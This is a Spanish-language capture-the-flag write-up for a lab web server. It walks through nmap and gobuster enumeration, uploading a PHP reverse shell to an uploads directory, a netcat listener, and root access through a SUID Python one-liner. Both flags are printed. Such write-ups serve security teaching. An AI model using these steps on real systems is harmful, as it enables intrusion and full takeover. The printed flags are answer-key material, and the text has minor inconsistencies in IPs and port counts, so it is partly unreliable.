
Root



30/10/2021

Enumeration

whatweb 10.10.175.163

http://10.10.90.251 [200 OK] Apache[2.4.29], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.90.251], Script, Title[HackIT - Home]
\

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux
10.10.90.251 (ttl -> 61): Linux

nmap

nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn -oG allPorts 10.10.90.251

```
PORT     STATE SERVICE      REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
```

descubrimos 2 puertos de los cuales 4 son conocido

ahora mediante descubrimiento de vulnerabilidades
nmap --script=vuln -p22,80 10.10.90.251

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-30 19:04 CDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.90.251
Host is up (0.24s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
```

no descubrimos alguna vulnerabilidad

entramos al sitio web

http://10.10.90.251

mediante gobuster descubriremos los directorios

gobuster dir -u http://10.10.90.251:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

encontramos el directorio

/panel/
/img/
/index/
/uploads/

Explotation

cargamos una shell mediante php

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

nano reverse_shell.phtml

cargamos la shell

y pondemos nuestra maquina en escucha

nc -lvnp 443

Obteniendo acceso a usuario normal

y tenemos acceso como usuario

buscamos la flag user.txt

```
find / -type f -name "user.txt" 2>/dev/null
```
/var/www/user.txt
```
cat /var/www/user.txt
```

obetenemos la bandera
THM{y0u_g0t_a_sh3ll}

ahora buscamos vectores para elevacion de privilegios

ejecutamos el siguiente comando para encontrar vectores en SUID

```
find / -perm -u=s -type f 2>/dev/null
```

/usr/bin/python

encontramos el vector python para escalada de privilegios

ahora vamos a ejecutar el siguiente script para la escala de privilegios

```
./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Obteniendo acceso a usuario root

una vez obtenido los privilegios de usuario podemos buscar la flag root.txt

```
find / -type f -name "root.txt" 2>/dev/null
```
/root/root.txt
```
cat /root/root.txt
```

obetenemos la bandera
THM{pr1v1l3g3_3sc4l4t10n}